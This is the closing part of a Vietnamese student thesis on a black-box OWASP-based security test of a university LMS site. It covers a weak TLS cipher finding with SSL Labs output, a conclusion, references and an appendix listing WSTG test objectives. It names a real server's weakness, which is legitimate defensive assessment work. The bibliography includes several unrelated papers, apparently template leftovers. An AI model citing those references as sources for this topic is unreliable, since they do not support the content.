Việc sử dụng các bộ mã hóa TLS yếu làm giảm mức độ an toàn của kênh truyền dữ liệu giữa client và server. Trong một số trường hợp, kẻ tấn công có thể lợi dụng các điểm yếu của thuật toán mã hóa để phân tích hoặc giải mã dữ liệu truyền tải, từ đó làm tăng nguy cơ rò rỉ các thông tin nhạy cảm như thông tin xác thực, dữ liệu người dùng hoặc token phiên làm việc.

Ngoài ra, cấu hình TLS không an toàn còn có thể tạo điều kiện cho các hình thức tấn công trung gian (Man-in-the-Middle), đặc biệt khi hệ thống được truy cập từ các môi trường mạng công cộng. Bên cạnh đó, việc sử dụng các bộ mã hóa yếu khiến cơ chế bảo mật TLS của hệ thống không đáp ứng các khuyến nghị và tiêu chuẩn bảo mật hiện hành (ví dụ như OWASP hoặc Mozilla TLS Guide), từ đó có thể ảnh hưởng đến yêu cầu tuân thủ các tiêu chuẩn an toàn thông tin trong môi trường triển khai thực tế.

4.10.4 Tái hiện

Kết quả kiểm tra cấu hình SSL/TLS của máy chủ bằng công cụ SSL Labs cho thấy hệ thống vẫn hỗ trợ nhiều TLS 1.2 cipher suites bị đánh giá là yếu (WEAK). Các cipher này vẫn được sử dụng trong quá trình thiết lập kết nối TLS giữa máy khách và máy chủ, cho thấy cấu hình hiện tại chưa loại bỏ các thuật toán mã hóa TLS 1.2 không còn được khuyến nghị theo các tiêu chuẩn bảo mật hiện hành.

TLS 1.2 (suites in server-preferred order)
TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (0xc030) ECDH x25519 (eq. 3072 bits RSA) FS
TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256 (0xccaa) ECDH x25519 (eq. 3072 bits RSA) FS
TLS_ECDHE_RSA_WITH_ARIA_256_GCM_SHA384 (0xc061) ECDH x25519 (eq. 3072 bits RSA) FS
TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (0xc02f) ECDH x25519 (eq. 3072 bits RSA) FS
TLS_ECDHE_RSA_WITH_ARIA_128_GCM_SHA256 (0xc060) ECDH x25519 (eq. 3072 bits RSA) FS
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (0xc028) ECDH x25519 (eq. 3072 bits RSA) FS WEAK
TLS_ECDHE_RSA_WITH_CAMELLIA_256_CBC_SHA384 (0xc077) ECDH x25519 (eq. 3072 bits RSA) FS WEAK
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (0xc027) ECDH x25519 (eq. 3072 bits RSA) FS WEAK
TLS_ECDHE_RSA_WITH_CAMELLIA_128_CBC_SHA256 (0xc076) ECDH x25519 (eq. 3072 bits RSA) FS WEAK
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014) ECDH x25519 (eq. 3072 bits RSA) FS WEAK
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013) ECDH x25519 (eq. 3072 bits RSA) FS WEAK

Hình 4.45: TLS 1.2 hỗ trợ các thuật toán mã hóa yếu

4.10.5 Vị trí

Bảng 4.10: Danh sách đường dẫn được ghi nhận cho hỗ trợ thuật toán mã hóa yếu trong TLS 1.2

#	Phương thức	Đường dẫn
1	GET	https://lms.hust.edu.vn/

4.10.6 Phương án khắc phục

Cần vô hiệu hóa toàn bộ các bộ mã hóa TLS yếu, đồng thời chỉ cho phép sử dụng các bộ mã hóa mạnh được khuyến nghị theo các tiêu chuẩn bảo mật hiện hành.

4.10.7 Tham chiếu:

OWASP Web Security Testing Guide - WSTG-CRYP-01: Testing for Weak Transport Layer Security

KẾT LUẬN

Trong quá trình thực hiện đồ án, việc đánh giá an toàn bảo mật đối với nền tảng web LMS được thực hiện theo phương pháp kiểm thử hộp đen, kết hợp giữa kiểm thử thủ công và việc sử dụng các công cụ kiểm thử tự động. Quy trình kiểm thử được xây dựng dựa trên việc nghiên cứu và tham khảo khung hướng dẫn OWASP Web Security Testing Guide (WSTG), từ đó xác định các hạng mục kiểm thử phù hợp nhằm xây dựng kế hoạch kiểm thử bảo mật trong phạm vi đồ án.

Trên cơ sở kế hoạch kiểm thử đã được xây dựng, hệ thống LMS được phân tích nhằm làm rõ cấu trúc, chức năng và luồng xử lý của các module chính. Từ kết quả phân tích này, các điểm yếu và lỗ hổng bảo mật tiềm ẩn có khả năng bị khai thác được xác định và đánh giá một cách có hệ thống. Mỗi lỗ hổng được phát hiện đều được phân tích chi tiết, bao gồm mức độ ảnh hưởng, phương pháp chứng minh sự tồn tại của lỗ hổng, cũng như các khuyến nghị khắc phục tương ứng.

Thông qua quá trình nghiên cứu và triển khai, kết quả của đồ án cho thấy vai trò của hoạt động kiểm thử xâm nhập trong việc đánh giá và nâng cao mức độ an toàn cho các ứng dụng web. Các kết quả thu được phản ánh thực trạng an toàn bảo mật của hệ thống LMS tại thời điểm kiểm thử, đồng thời cung cấp cơ sở tham khảo cho việc cải thiện cơ chế bảo mật và định hướng cho các hoạt động nghiên cứu, kiểm thử an toàn bảo mật trong giai đoạn tiếp theo.

Trong phạm vi của đồ án, hoạt động kiểm thử an toàn bảo mật được thực hiện theo phương pháp kiểm thử hộp đen và giới hạn ở các chức năng dành cho người dùng có vai trò sinh viên. Mặc dù nhiều lỗ hổng bảo mật đã được phát hiện và phân tích, các kết quả đạt được không đồng nghĩa với việc hệ thống LMS được bảo đảm an toàn trước mọi hình thức tấn công. Trên thực tế, vẫn có khả năng tồn tại các điểm yếu bảo mật khác chưa được phát hiện do những hạn chế về phạm vi kiểm thử, vai trò người dùng được đánh giá và phương pháp tiếp cận được áp dụng.

Từ những hạn chế nêu trên, trong các hướng nghiên cứu và phát triển tiếp theo, việc mở rộng phạm vi kiểm thử là cần thiết nhằm đánh giá hệ thống một cách toàn diện hơn. Cụ thể, việc cung cấp quyền truy cập mã nguồn và áp dụng các phương pháp kiểm thử hộp xám hoặc hộp trắng sẽ giúp nâng cao độ sâu và độ chính xác của quá trình đánh giá, qua đó phát hiện các đoạn mã lập trình không an toàn mà kiểm thử hộp đen có thể chưa được phát hiện. Bên cạnh đó, việc mở rộng kiểm thử trên toàn bộ mô-đun, đầy đủ vai trò người dùng và các thành phần khác như ứng dụng di động, hạ tầng mạng, hệ điều hành và API sẽ giúp phản ánh chính xác hơn mức độ an toàn tổng thể của hệ thống.

TÀI LIỆU THAM KHẢO

- [1] Hưng Nguyễn, *OWASP là gì? OWASP Top 10 là gì? Cách loại bỏ lỗ hổng Web/App hiệu quả.* **url**: <https://vietnix.vn/owasp-la-gi/>
- [2] OWASP, *Web Application Security Testing.* **url**: https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/
- [3] OWASP, *What Is the OWASP Testing Methodology?* **url**: https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/00-Introduction_and_Objectives/README
- [4] E. H. Hovy, “Automated discourse generation using discourse structure relations,” *Artificial intelligence*, **jourvol** 63, **number** 1-2, **pages** 341–385, 1993.
- [5] L. L. Peterson **and** B. S. Davie, *Computer networks: a systems approach.* Elsevier, 2007.
- [6] N. T. Hải, *Mạng máy tính và các hệ thống mở.* Nhà xuất bản giáo dục, 1999.
- [7] M. Poesio **and** B. Di Eugenio, “Discourse structure and anaphoric accessibility,” *inESSLLI workshop on information structure, discourse structure and discourse semantics, Copenhagen, Denmark 2001*, **pages** 129–143.
- [8] A. Knott, “A data-driven methodology for motivating a set of coherence relations,” phdthesis, The University of Edinburgh, UK, 1996.
- [9] T. Berners-Lee, *Hypertext Transfer Protocol (HTTP).* **url**: <ftp://info.cern.ch/pub/www/doc/http-spec.txt.Z>
- [10] Princeton University, *WordNet.* **url**: <http://www.cogsci.princeton.edu/~wn/index.shtml>

PHỤ LỤC

PHỤ LỤC: MỤC ĐÍCH CỦA CÁC NỘI DUNG KIỂM THỬ THEO TỪNG DANH MỤC

Trong mục này, nội dung sẽ trình bày mục đích của từng nội dung kiểm thử thuộc 10 nhóm trong quy trình kiểm thử xâm nhập chủ động.

1. Thu thập thông tin

Bảng 11: Mục đích của nội dung thu thập thông tin

Mã	Nội dung kiểm thử	Mục tiêu
WSTG-INFO-01	Thực hiện do thám qua công cụ tìm kiếm để phát hiện rò rỉ thông tin	Xác định các thông tin nhạy cảm liên quan đến thiết kế và cấu hình của ứng dụng, hệ thống hoặc tổ chức bị lộ trực tiếp trên website của tổ chức hoặc gián tiếp thông qua các dịch vụ bên thứ ba.
WSTG-INFO-02	Dấu vân tay máy chủ web	Xác định loại và phiên bản máy chủ web đang vận hành nhằm hỗ trợ quá trình tra cứu và phát hiện các lỗ hổng đã được công bố.
WSTG-INFO-03	Rà soát tệp siêu dữ liệu của máy chủ web để phát hiện rò rỉ thông tin	Xác định các đường dẫn hoặc chức năng bị ẩn hay được làm mờ thông qua phân tích các tệp siêu dữ liệu, đồng thời trích xuất và ánh xạ các thông tin giúp hiểu rõ hơn về hệ thống mục tiêu.
WSTG-INFO-04	Liệt kê các ứng dụng trên máy chủ web	Liệt kê các ứng dụng nằm trong phạm vi kiểm thử hiện đang tồn tại trên máy chủ web nhằm xác định đầy đủ bề mặt tấn công.
WSTG-INFO-05	Rà soát nội dung trang web để phát hiện rò rỉ thông tin	Phân tích bình luận, metadata, nội dung phản hồi của các cơ chế chuyển hướng, mã JavaScript phía client, source map và các tệp gỡ lỗi frontend nhằm phát hiện các thông tin bị rò rỉ và hỗ trợ hiểu rõ hơn về cấu trúc cũng như logic của ứng dụng.

Mã	Nội dung kiểm thử	Mục tiêu
WSTG-INFO-06	Xác định các điểm vào của ứng dụng	Xác định các điểm đầu vào và các vị trí có khả năng xảy ra tiêm nhiễm hoặc chèn mã thông qua việc phân tích các request và response của ứng dụng.
WSTG-INFO-07	Lập bản đồ các luồng thực thi trong ứng dụng	Lập bản đồ tổng thể ứng dụng mục tiêu và nắm bắt các luồng nghiệp vụ, chức năng chính phục vụ cho các bước kiểm thử chuyên sâu tiếp theo.
WSTG-INFO-08	Dấu vân tay framework ứng dụng web	Xác định các framework và thành phần công nghệ được sử dụng trong ứng dụng web nhằm hỗ trợ đánh giá rủi ro và tra cứu lỗ hổng liên quan.
WSTG-INFO-09	Dấu vân tay ứng dụng web	Xác định đặc điểm, công nghệ và các thành phần đặc thù của ứng dụng web để phục vụ quá trình đánh giá tổng thể bề mặt tấn công.
WSTG-INFO-10	Lập bản đồ kiến trúc ứng dụng	Phân tích kiến trúc tổng thể của ứng dụng và các công nghệ đang được sử dụng nhằm hiểu rõ cách thức triển khai và mối quan hệ giữa các thành phần trong hệ thống.

2. Kiểm thử cấu hình và quản lý triển khai

Bảng 12: Mục đích của nội dung kiểm thử cấu hình và quản lý triển khai

Mã	Nội dung kiểm thử	Mục tiêu
WSTG-CONF-01	Kiểm thử cấu hình hạ tầng mạng	Rà soát các cấu hình của ứng dụng được triển khai trên toàn bộ hạ tầng mạng và xác minh rằng các cấu hình này không tồn tại lỗ hổng bảo mật. Đồng thời đánh giá mức độ an toàn của các framework và hệ thống đang sử dụng, bảo đảm chúng không dễ bị khai thác do phần mềm không được cập nhật hoặc sử dụng cấu hình và thông tin xác thực mặc định.

Mã	Nội dung kiểm thử	Mục tiêu
WSTG-CONF-02	Kiểm thử cấu hình nền tảng ứng dụng	Đảm bảo các tệp và cấu hình mặc định hoặc đã được công bố rộng rãi đã được loại bỏ, đồng thời xác minh rằng không tồn tại mã gõ lỗi hoặc các tiện ích mở rộng trong môi trường sản xuất. Ngoài ra, đánh giá các cơ chế ghi log đang được áp dụng cho ứng dụng.
WSTG-CONF-03	Kiểm thử xử lý phần mở rộng tệp chứa thông tin nhạy cảm	Thực hiện thử nghiệm brute-force các phần mở rộng tệp có khả năng chứa script, thông tin xác thực hoặc dữ liệu nhạy cảm, đồng thời xác minh rằng không tồn tại cơ chế bypass của framework hoặc hệ thống đối với các quy tắc bảo mật đã được thiết lập.
WSTG-CONF-04	Rà soát các bản sao lưu cũ và tệp tham chiếu để phát hiện thông tin nhạy cảm	Xác định và phân tích các tệp không còn được tham chiếu hoặc sử dụng nhưng vẫn tồn tại trên hệ thống, có khả năng chứa thông tin nhạy cảm.
WSTG-CONF-05	Liệt kê hạ tầng và các giao diện quản trị ứng dụng	Xác định các giao diện quản trị và chức năng quản trị bị ẩn nhằm đánh giá cơ chế truy cập trái phép.
WSTG-CONF-06	Kiểm thử các phương thức HTTP	Liệt kê các phương thức HTTP được hỗ trợ, kiểm tra khả năng vượt qua kiểm soát truy cập và đánh giá các kỹ thuật ghi đè phương thức HTTP.
WSTG-CONF-07	Kiểm thử cơ chế bảo mật truyền tải HTTP nghiêm ngặt	Rà soát tiêu đề HSTS và đánh giá tính hợp lệ cũng như mức độ hiệu quả của cơ chế bảo mật này.
WSTG-CONF-08	Kiểm thử chính sách cross-domain của RIA	Đánh giá các chính sách cross-domain được áp dụng cho các ứng dụng RIA nhằm phát hiện các cấu hình sai có thể dẫn đến rủi ro bảo mật.
WSTG-CONF-09	Kiểm thử phân quyền truy cập tệp	Rà soát và xác định các quyền truy cập tệp được cấu hình không phù hợp hoặc vượt quá mức cần thiết.

Mã	Nội dung kiểm thử	Mục tiêu
WSTG-CONF-10	Kiểm thử khả năng chiếm quyền subdomain	Liệt kê tất cả các domain và subdomain (hiện tại và trước đây), đồng thời xác định các domain bị bỏ quên hoặc cấu hình sai có thể dẫn đến nguy cơ chiếm quyền.
WSTG-CONF-11	Kiểm thử lưu trữ đám mây	Đánh giá việc cấu hình kiểm soát truy cập đối với các dịch vụ lưu trữ đám mây nhằm đảm bảo các biện pháp bảo mật được thiết lập đầy đủ.
WSTG-CONF-12	Kiểm thử chính sách bảo mật nội dung	Rà soát tiêu đề Content-Security-Policy hoặc thẻ meta tương ứng để phát hiện các cấu hình sai hoặc chưa đầy đủ.
WSTG-CONF-13	Kiểm thử nhằm lẩn đường dẫn	Xác minh rằng các đường dẫn của ứng dụng được cấu hình chính xác và không gây ra nhầm lẫn trong quá trình xử lý.
WSTG-CONF-14	Kiểm thử các cấu hình sai liên quan đến HTTP Security Header	Xác định các tiêu đề bảo mật HTTP được cấu hình không đúng, đánh giá tác động của các cấu hình sai này và xác minh việc triển khai đầy đủ các tiêu đề bảo mật bắt buộc.

3. Kiểm thử quản lý định danh

Bảng 13: Mục đích của nội dung kiểm thử quản lý định danh

Mã	Nội dung kiểm thử	Mục tiêu
WSTG-IDNT-01	Kiểm thử định nghĩa vai trò	Xác định và ghi nhận các vai trò được sử dụng trong ứng dụng, đồng thời thử nghiệm khả năng chuyển đổi, thay đổi hoặc truy cập trái phép sang các vai trò khác. Bên cạnh đó, đánh giá mức độ chi tiết của các vai trò và sự phù hợp của các quyền được cấp.
WSTG-IDNT-02	Kiểm thử quy trình đăng ký người dùng	Xác minh rằng các yêu cầu định danh trong quy trình đăng ký người dùng phù hợp với yêu cầu nghiệp vụ và yêu cầu bảo mật, đồng thời đánh giá tính hợp lệ và đầy đủ của quy trình đăng ký.

Mã	Nội dung kiểm thử	Mục tiêu
WSTG-IDNT-03	Kiểm thử quy trình cấp phát tài khoản	Xác định các tài khoản có khả năng tạo hoặc cấp phát các tài khoản khác, cũng như loại tài khoản mà chúng có thể cấp phát, nhằm đánh giá nguy cơ lạm dụng quyền.
WSTG-IDNT-04	Kiểm thử liệt kê tài khoản và suy đoán tài khoản người dùng	Rà soát các quy trình liên quan đến việc định danh người dùng như đăng ký, đăng nhập, đồng thời xác định khả năng liệt kê tài khoản thông qua phân tích phản hồi từ hệ thống.
WSTG-IDNT-05	Kiểm thử chính sách tên người dùng yêu hoặc không được áp dụng chặt chẽ	Đánh giá việc sử dụng cấu trúc tên tài khoản nhất quán có thể dẫn đến nguy cơ liệt kê tài khoản, đồng thời xác định liệu các thông báo lỗi của ứng dụng có cho phép suy đoán hoặc liệt kê tài khoản người dùng hay không.

4. Kiểm thử xác thực

Bảng 14: Mục đích của nội dung kiểm thử xác thực

Mã	Nội dung kiểm thử	Mục tiêu
WSTG-ATHN-01	Kiểm thử việc truyền thông tin xác thực qua kênh mã hóa	Xác định liệu thông tin xác thực của người dùng có được truyền tải thông qua các kênh truyền thông được mã hóa an toàn nhằm ngăn chặn nguy cơ nghe lén hoặc đánh cắp dữ liệu hay không.
WSTG-ATHN-02	Kiểm thử thông tin xác thực mặc định	Xác định sự tồn tại của các tài khoản người dùng sử dụng mật khẩu mặc định, đồng thời đánh giá việc tạo tài khoản mới có sử dụng mật khẩu yếu hoặc dễ đoán hay không.

Mã	Nội dung kiểm thử	Mục tiêu
WSTG-ATHN-03	Kiểm thử cơ chế khóa tài khoản yếu	Đánh giá khả năng của cơ chế khóa tài khoản trong việc giảm thiểu các cuộc tấn công brute-force đoán mật khẩu, đồng thời xác định mức độ an toàn của cơ chế mở khóa tài khoản trước các hành vi truy cập trái phép.
WSTG-ATHN-04	Kiểm thử khả năng bẻ qua cơ chế xác thực	Xác minh rằng cơ chế xác thực được áp dụng đầy đủ và nhất quán đối với tất cả các dịch vụ và chức năng yêu cầu xác thực.
WSTG-ATHN-05	Kiểm thử chức năng ghi nhớ mật khẩu không an toàn	Xác thực rằng phiên đăng nhập được tạo ra được quản lý một cách an toàn và không làm lộ hoặc gây nguy hiểm cho thông tin xác thực của người dùng.
WSTG-ATHN-06	Kiểm thử điểm yếu liên quan đến bộ nhớ đệm trình duyệt	Rà soát việc ứng dụng có lưu trữ thông tin nhạy cảm phía client hay không, đồng thời đánh giá khả năng truy cập dữ liệu mà không cần xác thực hoặc phân quyền hợp lệ.
WSTG-ATHN-07	Kiểm thử các phương thức xác thực yếu	Đánh giá khả năng chống chịu của ứng dụng trước các cuộc tấn công brute-force bằng cách xem xét các yêu cầu về độ dài, độ phức tạp, khả năng tái sử dụng và vòng đời của mật khẩu.
WSTG-ATHN-08	Kiểm thử câu hỏi bảo mật yếu	Đánh giá mức độ phức tạp và tính dễ đoán của các câu hỏi bảo mật, đồng thời xem xét khả năng suy đoán hoặc brute-force câu trả lời của người dùng.
WSTG-ATHN-09	Kiểm thử chức năng thay đổi hoặc đặt lại mật khẩu yếu	Xác định liệu các chức năng thay đổi hoặc đặt lại mật khẩu có tồn tại điểm yếu có thể bị lợi dụng để chiếm quyền tài khoản người dùng hay không.
WSTG-ATHN-10	Kiểm thử xác thực yếu trên kênh thay thế	Xác định các kênh xác thực thay thế đang được sử dụng và đánh giá các biện pháp bảo mật được áp dụng, đồng thời kiểm tra khả năng tồn tại các cơ chế bypass trên các kênh này.

Mã	Nội dung kiểm thử	Mục tiêu
WSTG-ATHN-11	Kiểm thử xác thực đa yếu tố	Xác định loại cơ chế xác thực đa yếu tố được ứng dụng triển khai, đánh giá mức độ an toàn và tính vững chắc của việc triển khai MFA, đồng thời thử nghiệm khả năng vượt qua cơ chế xác thực đa yếu tố.

5. Kiểm thử phân quyền

Bảng 15: Mục đích của nội dung kiểm thử phân quyền

Mã	Nội dung kiểm thử	Mục tiêu
WSTG-ATHZ-01	Kiểm thử traversal thư mục và file include	Xác định các điểm có khả năng xảy ra chèn tham số liên quan đến traversal đường dẫn, đồng thời đánh giá các kỹ thuật vượt qua cơ chế bảo vệ và mức độ ảnh hưởng của lỗ hổng path traversal nếu tồn tại.
WSTG-ATHZ-02	Kiểm thử khả năng bỏ qua cơ chế phân quyền	Đánh giá khả năng truy cập trái phép theo chiều ngang hoặc chiều dọc nhằm xác định việc thực thi phân quyền của ứng dụng có được áp dụng đầy đủ và chính xác hay không.
WSTG-ATHZ-03	Kiểm thử leo thang đặc quyền	Xác định các điểm có khả năng xảy ra thao túng đặc quyền thông qua việc chèn tham số hoặc thay đổi dữ liệu, đồng thời thực hiện fuzzing hoặc các kỹ thuật khác nhằm đánh giá khả năng vượt qua các biện pháp bảo mật.
WSTG-ATHZ-04	Kiểm thử tham chiếu đối tượng trực tiếp không an toàn (IDOR)	Xác định các vị trí sử dụng tham chiếu trực tiếp đến đối tượng, đồng thời đánh giá các biện pháp kiểm soát truy cập hiện có và xác định khả năng tồn tại lỗ hổng IDOR.
WSTG-ATHZ-05	Kiểm thử các điểm yếu liên quan đến OAuth	Đánh giá việc triển khai OAuth2 của ứng dụng nhằm xác định các điểm yếu bảo mật, bao gồm việc sử dụng các cơ chế đã lỗi thời, triển khai tùy chỉnh không an toàn hoặc cấu hình sai.

6. Kiểm thử quản lý phiên làm việc

Bảng 16: Mục đích của nội dung kiểm thử quản lý phiên làm việc

Mã	Nội dung kiểm thử	Mục tiêu
WSTG-SESS-01	Kiểm thử cơ chế quản lý phiên làm việc	Thu thập các session token cho cùng một người dùng và giữa các người dùng khác nhau (nếu có thể), từ đó phân tích mức độ ngẫu nhiên của token nhằm ngăn chặn các tấn công giả mạo phiên. Đồng thời thử thay đổi các cookie không được ký số và chứa dữ liệu có thể bị thao túng để đánh giá mức độ an toàn.
WSTG-SESS-02	Kiểm thử thuộc tính bảo mật của cookie	Xác minh rằng các thuộc tính bảo mật cần thiết của cookie được cấu hình đúng, bao gồm nhưng không giới hạn ở các thuộc tính như HttpOnly, Secure và SameSite.
WSTG-SESS-03	Kiểm thử lỗ hổng cố định phiên (Session Fixation)	Phân tích cơ chế và luồng xác thực của ứng dụng, đồng thời thử ép sử dụng cookie phiên xác định trước để đánh giá mức độ ảnh hưởng và khả năng khai thác.
WSTG-SESS-04	Kiểm thử việc lộ biến phiên	Xác minh rằng các cơ chế mã hóa được triển khai đầy đủ, đồng thời rà soát cấu hình bộ nhớ đệm và đánh giá mức độ an toàn của các kênh truyền và phương thức giao tiếp.
WSTG-SESS-05	Kiểm thử giả mạo yêu cầu liên trang (CSRF)	Xác định khả năng thực hiện các yêu cầu thay mặt người dùng mà không có sự chủ động của người dùng, từ đó đánh giá mức độ ảnh hưởng của lỗ hổng CSRF nếu tồn tại.
WSTG-SESS-06	Kiểm thử chức năng đăng xuất	Đánh giá giao diện và hành vi của chức năng đăng xuất, phân tích thời gian tồn tại của phiên và xác minh rằng phiên làm việc được hủy hoàn toàn sau khi người dùng đăng xuất.

Mã	Nội dung kiểm thử	Mục tiêu
WSTG-SESS-07	Kiểm thử thời gian hết hạn phiên	Xác minh sự tồn tại của cơ chế hết hạn phiên cứng (hard session timeout) nhằm đảm bảo phiên làm việc không tồn tại vô thời hạn.
WSTG-SESS-08	Kiểm thử làm rỗng luồng phiên	Xác định tất cả các biến liên quan đến phiên và thử phá vỡ luồng logic của quá trình sinh phiên nhằm đánh giá khả năng dự đoán hoặc thao túng phiên.
WSTG-SESS-09	Kiểm thử chiếm quyền phiên	Xác định các cookie phiên dễ bị tấn công, thử chiếm quyền các cookie này và đánh giá mức độ rủi ro đối với hệ thống.
WSTG-SESS-10	Kiểm thử JSON Web Token (JWT)	Xác định liệu các JWT có làm lộ thông tin nhạy cảm hay không, đồng thời đánh giá khả năng bị chỉnh sửa hoặc giả mạo của JWT.
WSTG-SESS-11	Kiểm thử phiên làm việc đồng thời	Đánh giá cơ chế quản lý phiên của ứng dụng thông qua việc xử lý nhiều phiên hoạt động đồng thời cho cùng một tài khoản người dùng.

7. Kiểm thử xác thực dữ liệu đầu vào

Bảng 17: Mục đích của nội dung kiểm thử xác thực dữ liệu đầu vào

Mã	Nội dung kiểm thử	Mục tiêu
WSTG-INPV-01	Kiểm thử Cross-Site Scripting phản xạ (Reflected XSS)	Xác định các biến đầu vào được phản xạ trong phản hồi của ứng dụng, đồng thời đánh giá loại dữ liệu đầu vào được chấp nhận và cơ chế mã hóa được áp dụng khi dữ liệu được trả về cho phía client.
WSTG-INPV-02	Kiểm thử Cross-Site Scripting lưu trữ (Stored XSS)	Xác định các dữ liệu đầu vào được lưu trữ và hiển thị lại phía client, đồng thời đánh giá cơ chế xử lý và mã hóa dữ liệu đầu vào khi được hiển thị.
WSTG-INPV-03	Kiểm thử thay đổi HTTP Verb	Đánh giá khả năng thay đổi phương thức HTTP nhằm vượt qua các cơ chế kiểm soát đầu vào hoặc logic xử lý phía server.

Mã	Nội dung kiểm thử	Mục tiêu
WSTG-INPV-04	Kiểm thử ô nhiễm tham số HTTP (HTTP Parameter Pollution)	Xác định backend và cơ chế phân tích tham số được sử dụng, đồng thời đánh giá các điểm có khả năng xảy ra chèn tham số và thử vượt qua bộ lọc đầu vào thông qua kỹ thuật HPP.
WSTG-INPV-05	Kiểm thử SQL Injection	Xác định các điểm có khả năng xảy ra SQL Injection, đồng thời đánh giá mức độ nghiêm trọng của lỗ hổng và phạm vi truy cập có thể đạt được thông qua khai thác.
WSTG-INPV-06	Kiểm thử LDAP Injection	Xác định các điểm có khả năng xảy ra LDAP Injection và đánh giá mức độ ảnh hưởng của lỗ hổng nếu tồn tại.
WSTG-INPV-07	Kiểm thử XML Injection	Xác định các điểm có khả năng xảy ra XML Injection, đồng thời đánh giá các hình thức khai thác có thể thực hiện và mức độ nghiêm trọng tương ứng.
WSTG-INPV-08	Kiểm thử SSI Injection	Xác định các điểm có khả năng xảy ra SSI Injection và đánh giá mức độ ảnh hưởng của lỗ hổng.
WSTG-INPV-09	Kiểm thử XPath Injection	Xác định các điểm có khả năng xảy ra XPath Injection trong quá trình xử lý dữ liệu XML của ứng dụng.
WSTG-INPV-10	Kiểm thử IMAP/SMTP Injection	Xác định các điểm có khả năng xảy ra IMAP/SMTP Injection, đồng thời phân tích luồng dữ liệu và kiến trúc triển khai của hệ thống để đánh giá mức độ ảnh hưởng.
WSTG-INPV-11	Kiểm thử Code Injection	Xác định các điểm có khả năng chèn mã vào ứng dụng và đánh giá mức độ nghiêm trọng của lỗ hổng nếu bị khai thác.
WSTG-INPV-12	Kiểm thử Command Injection	Xác định và đánh giá các điểm có khả năng xảy ra Command Injection trong ứng dụng.

Mã	Nội dung kiểm thử	Mục tiêu
WSTG-INPV-13	Kiểm thử Format String Injection	Đánh giá liệu việc chèn các định dạng chuỗi vào các trường dữ liệu do người dùng kiểm soát có gây ra hành vi không mong muốn từ ứng dụng hay không.
WSTG-INPV-14	Kiểm thử lỗ hổng Incubated Vulnerability	Xác định các điểm chèn dữ liệu được lưu trữ và chỉ được kích hoạt ở bước xử lý sau, đồng thời phân tích cơ chế kích hoạt và khả năng khai thác của lỗ hổng.
WSTG-INPV-15	Kiểm thử HTTP Splitting và Smuggling	Đánh giá khả năng ứng dụng bị tấn công HTTP Splitting hoặc Smuggling, đồng thời phân tích chuỗi giao tiếp để xác định các hình thức tấn công có thể xảy ra.
WSTG-INPV-16	Giám sát các HTTP request đến	Theo dõi toàn bộ các HTTP request vào và ra khỏi Web Server nhằm phát hiện các yêu cầu bất thường hoặc có dấu hiệu tấn công.
WSTG-INPV-17	Kiểm thử Host Header Injection	Đánh giá việc tiêu đề Host có được xử lý động trong ứng dụng hay không, đồng thời thử vượt qua các cơ chế bảo mật phụ thuộc vào tiêu đề này.
WSTG-INPV-18	Kiểm thử Server-Side Template Injection	Xác định các điểm có khả năng xảy ra Server-Side Template Injection, nhận diện engine template được sử dụng và đánh giá khả năng xây dựng khai thác.
WSTG-INPV-19	Kiểm thử Server-Side Request Forgery	Xác định các điểm có khả năng xảy ra SSRF, đánh giá khả năng khai thác và mức độ nghiêm trọng của lỗ hổng.
WSTG-INPV-20	Kiểm thử Mass Assignment	Xác định các request có khả năng thay đổi đối tượng và đánh giá việc sửa đổi các trường dữ liệu không được phép từ phía bên ngoài.

8. Kiểm thử xử lý lỗi

Bảng 18: Mục đích của nội dung kiểm thử xử lý lỗi

Mã	Nội dung kiểm thử	Mục tiêu
WSTG-ERRH-01	Kiểm thử xử lý lỗi không đúng	Xác định các thông báo lỗi đang được ứng dụng trả về, đồng thời phân tích sự khác biệt giữa các phản hồi lỗi nhằm đánh giá nguy cơ rò rỉ thông tin hoặc hành vi xử lý lỗi không an toàn.
WSTG-ERRH-02	Kiểm thử lô stack trace	Xác định việc ứng dụng có trả về stack trace hoặc thông tin chi tiết về lỗi trong phản hồi hay không, từ đó đánh giá khả năng lộ thông tin nội bộ và tác động bảo mật tương ứng.

9. Kiểm thử mật mã yếu

Bảng 19: Mục đích của nội dung kiểm thử mật mã yếu

Mã	Nội dung kiểm thử	Mục tiêu
WSTG-CRYP-01	Kiểm thử bảo mật tầng truyền tải yếu	Xác minh cấu hình dịch vụ liên quan đến bảo mật tầng truyền tải, đánh giá độ mạnh và tính hợp lệ của chứng chỉ số, đồng thời đảm bảo cơ chế bảo mật TLS được triển khai đúng cách và không thể bị vượt qua trong toàn bộ ứng dụng.
WSTG-CRYP-02	Kiểm thử Padding Oracle	Xác định các thông điệp đã được mã hóa có sử dụng cơ chế padding, đồng thời thử phá vỡ padding của các thông điệp này và phân tích các thông báo lỗi được trả về nhằm phục vụ cho việc đánh giá mức độ an toàn của cơ chế mã hóa.
WSTG-CRYP-03	Kiểm thử truyền thông tin nhạy cảm qua kênh không mã hóa	Xác định các thông tin nhạy cảm được truyền qua các kênh không được mã hóa và đánh giá mức độ riêng tư cũng như mức độ an toàn của các kênh truyền thông đang được sử dụng.

Mã	Nội dung kiểm thử	Mục tiêu
WSTG-CRYP-04	Kiểm thử cơ chế mã hóa yếu	Đánh giá việc sử dụng các thuật toán mã hóa hoặc hàm băm yếu, cũng như các cách triển khai không an toàn có thể làm suy giảm mức độ bảo mật của hệ thống.

10. Kiểm thử phía máy khách

Bảng 20: Mục đích của nội dung kiểm thử phía máy khách

Mã	Nội dung kiểm thử	Mục tiêu
WSTG-CLNT-01	Kiểm thử DOM-Based Cross-Site Scripting	Xác định các DOM sink tồn tại trong ứng dụng và xây dựng các payload phù hợp với từng loại sink nhằm đánh giá khả năng khai thác lỗ hổng DOM-based XSS.
WSTG-CLNT-02	Kiểm thử thực thi JavaScript	Xác định các sink và các điểm có khả năng xảy ra JavaScript Injection trong quá trình thực thi mã phía client.
